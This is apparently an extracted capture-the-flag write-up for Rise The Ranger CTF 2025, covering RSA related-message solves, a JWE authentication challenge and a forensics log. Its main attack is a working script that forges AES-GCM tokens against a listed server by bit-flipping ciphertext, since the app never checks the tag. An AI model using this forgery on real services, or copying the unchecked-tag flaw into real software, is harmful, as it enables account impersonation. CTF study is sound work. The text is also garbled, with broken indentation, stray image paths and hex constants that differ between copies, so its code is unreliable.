    f1 = (a*X + b)**e - c2
    f2 = X**e - c1
    g = monic_gcd(f1, f2)
    if g.degree() != 1:
        return None
    return int(-g[0]) # g(X) = X - m1

def try_decrypts(m1_bytes):
    out = []
    key256 = hashlib.sha256(m1_bytes).digest()
    ks = (m1_bytes * ((len(enc_flag) // len(m1_bytes)) +
    1))[:len(enc_flag)]
    out.append(("XOR-m1", bytes(a ^ b for a, b in zip(enc_flag, ks))))
    return out
```

```
stream = b""
seed = key256
while len(stream) < len(enc_flag):
    seed = hashlib.sha256(seed).digest()
    stream += seed
out.append(("XOR-SHA256", bytes(a ^ b for a, b in zip(enc_flag,
stream[:len(enc_flag)]))))
try:
    from Crypto.Util import Counter
    ctr = Counter.new(128, initial_value=0)
    out.append(("AES-CTR-0", AES.new(key256, AES.MODE_CTR,
counter=ctr).decrypt(enc_flag)))
except Exception:
    pass

if len(enc_flag) % 16 == 0:
    out.append(("AES-ECB", AES.new(key256,
AES.MODE_ECB).decrypt(enc_flag)))

return out

a, b = 780, 17
m1_int = recover_m1_affine(a, b)

m1_bytes = n2s(m1_int)
for tag, pt in try_decrypts(m1_bytes):
    if b"RTRTNI25{" in pt:
        print(pt.decode())
        break
```


```
/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/crypto/Franklin Reiter ➤ sage -python sol.py
RTRTNI25{Franklin_Reiter_And_Polynomial_Roots_Wow!}
/mnt/d/CTF Kingdom/Rise The Ranger CTF 2025/Rise The Ranger_Babak Penyisihan/crypto/Franklin Reiter ➤
```

3. FLAG

RTRTNI25{Franklin_Reiter_And_Polynomial_Roots_Wow!}

Auth Token

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT

app.py:

```
import logging
from flask import Flask, jsonify, request
from config import Config
from utils.utils import create_success_response, validate_request_data,
create_error_response
from utils.jwe import jwe_encode, jwe_decode
import time
logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)

app = Flask(__name__)
app.config.from_object(Config)
RESTRICTED_EMAIL = "risetheranger@satsiber-tni.mil.id"

@app.route('/', methods=['GET'])
def index():
    return ":")

@app.route('/register', methods=['POST'])
def register():
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
data = request.get_json()
is_valid, error = validate_request_data(data, ['email', 'password',
'username'])
if not is_valid:
    return create_error_response(error)

username = data.get("username")
password = data.get("password")
email = data.get("email")

if username in Config.users:
    return create_error_response("Username already exists", 409)

if email == RESTRICTED_EMAIL:
    return create_error_response("Cannot register with this
email", 401)

Config.users[username] = {
    "user_id": Config.next_user_id,
    "password": password,
    "email": email
}
Config.next_user_id += 1
return create_success_response({"message": f"User '{username}' registered successfully"}, 201)

@app.route('/login', methods=['POST'])
def login():
    data = request.get_json()
    is_valid, error = validate_request_data(data, ['username',
'password'])
    if not is_valid:
        return create_error_response(error)

    username = data.get("username")
    password = data.get("password")

    user = Config.users.get(username)
    if not user or user["password"] != password:
        return create_error_response("Invalid username or password",
401)

    try:
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
payload = {
    "user_id": user["user_id"],
    "username": username,
    "email": user["email"],
    "iat": int(time.time()),
    "exp": int(time.time()) + 300
}
token = jwe_encode(payload, Config.JWE_SECRET_KEY)
return create_success_response({"token": token})

except Exception as e:
    logger.error(f"JWE login failed: {str(e)}")
    return create_error_response("Login failed", 500)

@app.route('/profile', methods=['GET'])
def profile():
    auth = request.headers.get("Authorization")
    if not auth or not auth.startswith("Bearer "):
        return create_error_response("Missing token", 401)

    token = auth[7:]
    try:
        payload = jwe_decode(token, Config.JWE_SECRET_KEY)
        if payload.get("exp") < time.time():
            return create_error_response("Token expired", 401)

        message = "Welcome to your profile!"
        if payload['email'] == RESTRICTED_EMAIL:
            message = Config.FLAG

        return create_success_response({
            "user_data": {
                "id": payload["user_id"],
                "username": payload["username"],
                "email": payload["email"]
            },
            "message": message
        })
    except Exception as e:
        logger.error(f"JWE validation error: {str(e)}")
        return create_error_response("Token validation failed", 401)

if __name__ == '__main__':
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
logger.info("Server Started")
app.run(host="0.0.0.0", port=6000, debug=True)

jwe.py:
import json
import base64
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

def b64url_encode(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

def b64url_decode(data: str) -> bytes:
    padding = '=' * (-len(data) % 4)
    return base64.urlsafe_b64decode(data + padding)

def jwe_encode(payload: dict, key: bytes) -> str:
    header = {"alg": "dir", "enc": "A256GCM"}
    protected_header = json.dumps(header, separators=(',', ':')).encode()
    protected_b64 = b64url_encode(protected_header)
    encrypted_key_b64 = ""

    iv = get_random_bytes(12)
    iv_b64 = b64url_encode(iv)

    cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
    plaintext = json.dumps(payload).encode()
    ciphertext, tag = cipher.encrypt_and_digest(plaintext)

    ciphertext_b64 = b64url_encode(ciphertext)
    tag_b64 = b64url_encode(tag)

    return f"{protected_b64}.{encrypted_key_b64}.{iv_b64}.{ciphertext_b64}.{tag_b64}"

def jwe_decode(token: str, key: bytes) -> dict:
    parts = token.split('.')
    if len(parts) != 5:
        raise ValueError("Invalid JWE format")
    protected_b64, _, iv_b64, ciphertext_b64, tag_b64 = parts

    iv = b64url_decode(iv_b64)
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
ciphertext = b64url_decode(ciphertext_b64)
tag = b64url_decode(tag_b64)

cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
plaintext = cipher.decrypt(ciphertext)

return json.loads(plaintext)
```

utils.py:

```
from typing import Dict, Any, Tuple, Optional
from flask import jsonify, Response

def validate_request_data(data: Dict[str, Any], required_fields: list) -> Tuple[bool, Optional[str]]:
    if not data:
        return False, "Request body must contain JSON data"
    missing_fields = [field for field in required_fields if not data.get(field)]
    if missing_fields:
        return False, f"Missing required fields: {', '.join(missing_fields)}"
    return True, None

def create_error_response(message: str, status_code: int = 400) -> Tuple[Response, int]:
    return jsonify({"error": message}), status_code

def create_success_response(data: Dict[str, Any], status_code: int = 200) -> Tuple[Response, int]:
    return jsonify(data), status_code
```

vulnnya karena server pake jwe tanpa verify tag aes-gcm, sehingga bisa ubah bit encrypted text dari token valid kita sendiri untuk mengubah bidang email menjadi yang dibatasi. jadi cukup brute slide sampe /profile return flag

```
#!/usr/bin/env python3

import base64, time, requests

BASE = "http://18.136.199.188:8000"
RESTRICTED = b"risetheranger@satsiber-tni.mil.id"

def b64u_dec(s):
```

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

```
s = s.encode() if isinstance(s, str) else s
    return base64.urlsafe_b64decode(s + b'=' * (-len(s) % 4))

def b64u_enc(b):
    return base64.urlsafe_b64encode(b).rstrip(b'=').decode()


email = "a" * 33
u = f"itoid_{int(time.time())}"
p = "p@ssw0rd"
requests.post(f"{BASE}/register", json={"username": u, "password": p,
"email": email})
r = requests.post(f"{BASE}/login", json={"username": u, "password": p})
r.raise_for_status()
tok = r.json()["token"]

protected_b64, enc_key_b64, iv_b64, ct_b64, tag_b64 = tok.split(".")
ct = bytearray(b64u_dec(ct_b64))

delta = bytes([ord('a') ^ b for b in RESTRICTED])

for i in range(0, len(ct) - len(delta) + 1):
    ctf = bytearray(ct) # copy
    for j, d in enumerate(delta):
        ctf[i + j] ^= d
    forged_ct_b64 = b64u_enc(bytes(ctf))
    forged = ".".join([protected_b64, enc_key_b64, iv_b64,
forged_ct_b64, tag_b64])

    resp = requests.get(f"{BASE}/profile", headers={"Authorization": f"Bearer {forged}"})
    if resp.status_code == 200 and ("RTRTNI25{" in resp.text or "flag" in resp.text.lower()):
        print("[+] Hit at offset", i)
        print(resp.text)
        break
```




3. FLAG

RTRTNI25{dont_forget_to_validate_the_auth_tag_bro}

It's The Same Thing, But Related

DESKRIPSI SOAL - 300 POINTS



2. PROOF OF CONCEPT

franklin.json:

```
{  
    "n":  
        "0x4a1d45661d4402e8fba15595e82fe3f9a7b7dee5583b2f4cefd606e9ef24fc20ab2f  
        73c1ed33cac32b4843226b8b8f5944d239e2fab96e41e3f1e42b57384230d038f0bc4c5  
        ab96df754ab02f77d27334fbe42c6b72f2138d862e5e51c3d2b1ec35b8dc71caee5bbf3  
        e0e35f39d461d631ab3534efb017d43b94e69175fa57ddd68f9411557bf552b96466ade  
        3dcba9966f6dd105aeac05b8d3c82278355686ffc40df534c0a4b9025c6c98096512cddc  
        5292e58794efc6d164e40e959500daed377a4efbc4531f6fae2ec16e3a4eb8c732a1052  
        a12d9a138f1560e995bc25651b785c70d83bb4cd322c550c6845c766308513aefc37eab  
        ba86ce66e5e21825c7",  
    "e": "0x3",  
    "a":  
        "0x1d722ddfe3a294886476b3fff9c8db6db58d8b22ca224f3a8f1f796b35c2fa03e5be  
        bd90587219d7aa52fa1997ec4d7af22becaa34b0c8b555a3b16b36af59c73189b5690e4  
        3224b9bdb2fcad6918048b6012090c1e4ba9c1c4bac931a86a237abff50bf9e0314ea8c  
        6a5d036b373f6d94524d93dd2c3cf7103798022eae43697568bca0be55da5aa72db1a56  
        b59e738d9103c9705f694be1d30c4ceefa87b3fd0a26732cd190f1cef76074d837d8bfe  
        ddbee2aa40c2f9b28e657a36496eb0c97bd3e40016acaeeeefa447aea4c84390b28c352
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
d954e11b1543ac5a7b22f44a10b40b2a312635c4a207c40095dce65eb28c7ffced3f66d
4ef69d661b0681a07b",
    "b":
"0x1049e43028e64387ae83e43562ed39831686dc2a6bb8e0af439d5e4cd02c365b2b01
743ea59a2ca4e07fae3f479b29706ef0f48c1573d84ede8637ad922afe20d673cfb04f7
54cf093de491428c71af734411d3c810b4fce24b16c9c234873302be2f15106564e2ae0
62c8904786645314560a0a838aaeae259c7da063fab9bb36f5b4c0466e01a417f1db056
cf8cbf5d834e6144d303c9f9f9b9a1250e478f07837e5a734d9b7c5e51b61cb467e1259
04d43887026a0381461ad42ae4250490f16db51409f9ce0443df623c5abd219a89b2f2d
0ce4926e28265ac5aa8c9b63a47fe82d1414a6e2a8094b3b8a62846d4cddfed466fe02
a4d0f8f8fb7297b65e",
    "c1":
"0x883d700d575da6aa92f3b61403b071f2e68a81dbb52baa328ea59406de7b00d088ea
f32e23ca1d1d1cb319275f65870d361736ae37fb259b7a148a80be4698074c2d386009a
7dc36e940574ee485bbc94ac54397d8e45a3cd203578c980ec89da9262f4a92ede0dc34
0f5fc70a9ea2f42588a9db28c9f41d49d5f0a7e07111dbb67a26ca40879d747523426bc
0efa4ed2fd4e10baa1b7f07b74c34797ae451ca85694ee65",
    "c2":
"0x129a5b9bcf8524f10d139a64e5c0a68a0c5e417c470f096e30414a2b0d41c589aa08
aefe088fc5b7054640373fc33d22693f6c7f11d81f03fb33b5860c0e5b9298f06023a9a
f4d32b75aef67706088b3f13f708b1c94cce47e3c8e55ac9e9535d59b8d647892a31aa5
cb0df692c87f903299ddcd4523b93fff43c185426fc3e293ddeec71519a781b5867701c
57f76844742de522d0947efe6db4ab6516508f311f36a14314727f0bd322c6bc3296373
e04c87124c4cb4bb2759245a19b685d39c451c65ec1bac66132b0d526f73d963a846a3e
0280a737b16631229cd751fb6462b68bbe301de64e58875d2f3b6cd6e1d8ed38c8838cb
144445e622c94dcb95"
}
```

pake franklin-reiter juga untuk retrieve plaintext

```
#!/usr/bin/env python3

from Crypto.Util.number import long_to_bytes

n = int("4a1d45661d4402e8fba15595e82fe3f9a7b7ddee5583b2f4cef606e9ef24fc20ab
2f73c1ed33cac32b4843226b8b8f5944d239e2fab96e41e3f1e42b57384230d038f0bc4
c5ab96df754ab02f77d27334cbe42c6b72f2138d862e5e51c3d2b1ec35b8dc71cae5bb
f3e0e35f39d461d631ab3534efb017d43b94e69175fa57ddd68f9411557bf552b96466a
de3dcbb9966f6dd105aeac05b8d3c82278355686ffc40df534c0a4b9025c6c98096512cd
dc5292e58794efc6d164e40e959500daed377a4efbc4531f6fae2ec16e3a4eb8c732a10
52a12d9a138f1560e995bc25651b785c70d83bb4cd322c550c6845c766308513aefc37e
abba86ce66e5e21825c7", 16)
e = 3
```

```
a = int("1d722ddfe3a294886476b3fff9c8db6db58d8b22ca224f3a8f1f796b35c2fa03e5beb90587219d7aa52fa1997ec4d7af22becaa34b0c8b555a3b16b36af59c73189b5690e43224b9bdb2fcad6918048b6012090c1e4ba9c1c4bac931a86a237abff50bf9e0314ea8c6a5d036b373f6d94524d93dd2c3cf7103798022eae43697568bca0be55da5aa72db1a56b59e738d9103c9705f694be1d30c4ceefaa87b3fd0a26732cd190f1cef76074d837d8bfeedbee2aa40c2f9b28e657a36496eb0c97bd3e40016acaeeeefa447aea4c84390b28c352d954e11b1543ac5a7b22f44a10b40b2a312635c4a207c40095dce65eb28c7ffced3f66d4ef69d661b0681a07b", 16)
b = int("1049e43028e64387ae83e43562ed39831686dc2a6bb8e0af439d5e4cd02c365b2b01743ea59a2ca4e07fae3f479b29706ef0f48c1573d84ede8637ad922afe20d673cfb04f754cf093de491428c71af734411d3c810b4fce24b16c9c234873302be2f15106564e2a0e62c8904786645314560a0a838aaeae259c7da063fab9bb36f5b4c0466e01a417f1db056cf8cbf5d834e6144d303c9f9f9b9a1250e478f07837e5a734d9b7c5e51b61cb467e125904d43887026a0381461ad42ae4250490f16db51409f9ce0443df623c5abd219a89b2f2d0ce4926e28265ac5aa8c9b63a47fe82d1414a6e2a8094b3b8a62846d4cddfeda466fe02a4d0f8f8fb7297b65e", 16)
c1 = int("883d700d575da6aa92f3b61403b071f2e68a81dbb52baa328ea59406de7b00d088eaf32e23ca1d1d1cb319275f65870d361736ae37fb259b7a148a80be4698074c2d386009a7dc36e940574ee485bbc94ac54397d8e45a3cd203578c980ec89da9262f4a92ede0dc340f5fc70a9ea2f42588a9db28c9f41d49d5f0a7e07111dbb67a26ca40879d747523426bc0efa4ed2fd4e10baa1b7f07b74c34797ae451ca85694ee65", 16)
c2 = int("129a5b9bcf8524f10d139a64e5c0a68a0c5e417c470f096e30414a2b0d41c589aa08aefe088fc5b7054640373fc33d22693f6c7f11d81f03fb33b5860c0e5b9298f06023a9af4d32b75aef67706088b3f13f708b1c94cceaa7e3c8e55ac9e9535d59b8d647892a31aa5cb0df692c87f903299ddcd4523b93fff43c185426fc3e293ddeec71519a781b5867701c57f76844742de522d0947efe6db4ab6516508f311f36a14314727f0bd322c6bc3296373e04c87124c4cb4bb2759245a19b685d39c451c65ec1bac66132b0d526f73d963a846a3e0280a737b16631229cd751fb6462b68bbe301de64e58875d2f3b6cd6e1d8ed38c8838cb144445e622c94dcb95", 16)

def mod(x): return x % n

def inv(x):
    return pow(x, -1, n)

def poly_mul(P, Q):
    R = [0] * (len(P) + len(Q) - 1)
    for i, p in enumerate(P):
        if p == 0: continue
```

```
for j, q in enumerate(Q):
    if q == 0: continue
    R[i+j] = (R[i+j] + p*q) % n
return R

def poly_add(P, Q):
    m = max(len(P), len(Q))
    R = [(0) for _ in range(m)]
    for i in range(m):
        a = P[i] if i < len(P) else 0
        bq = Q[i] if i < len(Q) else 0
        R[i] = (a + bq) % n
    return R

def mkpoly(dic, deg=None):
    if not dic: return [0]
    m = max(dic.keys()) if deg is None else deg
    R = [0] * (m+1)
    for k,v in dic.items():
        R[k] = v % n
    return R

# f1(x) = x^3 - c1
f1 = mkpoly({3:1, 0:(-c1)})

# f2(x) = (a x + b)^3 - c2 = a^3 x^3 + 3 a^2 b x^2 + 3 a b^2 x + b^3 - c2
A3 = pow(a, 3, n)
A2B = (3 * pow(a,2,n) * b) % n
AB2 = (3 * a * pow(b,2,n)) % n
B3m = (pow(b,3,n) - c2) % n
f2 = mkpoly({3:A3, 2:A2B, 1:AB2, 0:B3m})


def build_system():
    # A(x) f1(x)
    # A0*f1 + A1*x*f1
    A0 = [1,0]
    A1 = [0,1]
    xf1 = [0] + f1
    xf2 = [0] + f2
    deg_max = 4
    M = []
```

```
rhs = []
for k, target in [(4,0), (3,0), (2,0), (1,1), (0,'s0')]:
    row = [0,0,0,0,0]
    c_f1 = f1[k] if k < len(f1) else 0
    c_xf1 = xf1[k] if k < len(xf1) else 0
    c_f2 = f2[k] if k < len(f2) else 0
    c_xf2 = xf2[k] if k < len(xf2) else 0
    row[0] = c_f1 % n
    row[1] = c_xf1 % n
    row[2] = c_f2 % n
    row[3] = c_xf2 % n
    if k == 0:
        row[4] = (-1) % n
    rhs.append(0)
else:
    row[4] = 0
    rhs.append(target % n)
M.append(row)
return M, rhs

def solve_mod_linear(M, b):
    M = [row[:] for row in M]
    b = b[:]
    rows, cols = len(M), len(M[0])
    r = 0
    pivots = []
    for c in range(cols):
        pr = None
        for i in range(r, rows):
            if M[i][c] % n != 0 and pow(M[i][c], -1, n) is not None:
                pr = i
                break
        if pr is None:
            continue
        if pr != r:
            M[r], M[pr] = M[pr], M[r]
            b[r], b[pr] = b[pr], b[r]
        inv_p = inv(M[r][c])
        for j in range(c, cols):
            M[r][j] = (M[r][j] * inv_p) % n
        b[r] = (b[r] * inv_p) % n
        for i in range(rows):
            if i == r: continue
            for j in range(c, cols):
                M[i][j] = (M[i][j] - M[r][j] * b[r]) % n
            b[i] = (b[i] - b[r] * M[i][c]) % n
```

```
if M[i][c] != 0:
    factor = M[i][c] % n
    for j in range(c, cols):
        M[i][j] = (M[i][j] - factor * M[r][j]) % n
    b[i] = (b[i] - factor * b[r]) % n
    pivots.append((r,c))
    r += 1
    if r == rows:
        break
return [bi % n for bi in b]

M, rhs = build_system()
sol = solve_mod_linear(M, rhs)
s0 = sol[4] % n
pt = long_to_bytes((-s0) % n)
print(pt)
```



```
[itoid@itoid ~ % cd /crypto/It's The Same Thing, But Related
[itoid@itoid ~ % python3 ./sol.py
b'RTRTNI25{Polynomial_GCD_Is_The_Key_To_Related_Messages}'
[itoid@itoid ~ % cd /crypto/It's The Same Thing, But Related
[itoid@itoid ~ %
```


3. FLAG

RTRTNI25{Polynomial_GCD_Is_The_Key_To_Related_Messages}

DIGITAL FORENSICS

EDR Labyrinth

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT

part pertama ada di access.log

```
foren > EDR-Labyrinth > access.log
082 128.59.35.19 - - [10/Sep/2025:05:46:45] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
083 242.148.212.204 - - [10/Sep/2025:05:46:47] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
084 161.36.105.129 - - [10/Sep/2025:05:46:48] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
085 58.74.18.208 - - [10/Sep/2025:05:46:53] "GET /index.html HTTP/1.1" 200 1472 "-" "Go-http-client/1.1"
086 225.119.20.92 - - [10/Sep/2025:05:46:58] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
087 152.23.136.36 - - [10/Sep/2025:05:47:00] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
088 139.18.85.244 - - [10/Sep/2025:05:47:01] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
089 241.2.156.282 - - [10/Sep/2025:05:47:03] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
090 174.118.238.226 - - [10/Sep/2025:05:47:04] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
091 190.197.88.193 - - [10/Sep/2025:05:47:12] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
092 173.115.154.109 - - [10/Sep/2025:05:47:14] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
093 143.71.185.44 - - [10/Sep/2025:05:47:17] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
094 123.174.46.128 - - [10/Sep/2025:05:47:18] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
095 166.115.19.11 - - [10/Sep/2025:05:47:22] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
096 181.217.178.204 - - [10/Sep/2025:05:47:23] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
097 28.128.114.258 - - [10/Sep/2025:05:47:27] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
098 2.2.155.237 - - [10/Sep/2025:05:47:28] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
099 101.13.107.188 - - [10/Sep/2025:05:47:32] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
1000 123.174.110.43 - - [10/Sep/2025:05:47:33] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
1001 1.3.3.7 - - [10/Sep/2025:05:47:37] "GET /api/v1/users?id=01RSVE5JMV7IDb8xMwcnIzbDQ= HTTP/1.1" 200 100 "-" "curl/7.68.0"
1002 252.226.169.54 - - [10/Sep/2025:05:47:35] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1003 114.196.138.37 - - [10/Sep/2025:05:47:37] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1004 197.26.204.96 - - [10/Sep/2025:05:47:48] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
1005 103.5.89.77 - - [10/Sep/2025:05:47:45] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1006 147.129.24.183 - - [10/Sep/2025:05:47:48] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1007 109.89.156.199 - - [10/Sep/2025:05:47:49] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
1008 205.195.251.227 - - [10/Sep/2025:05:47:51] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
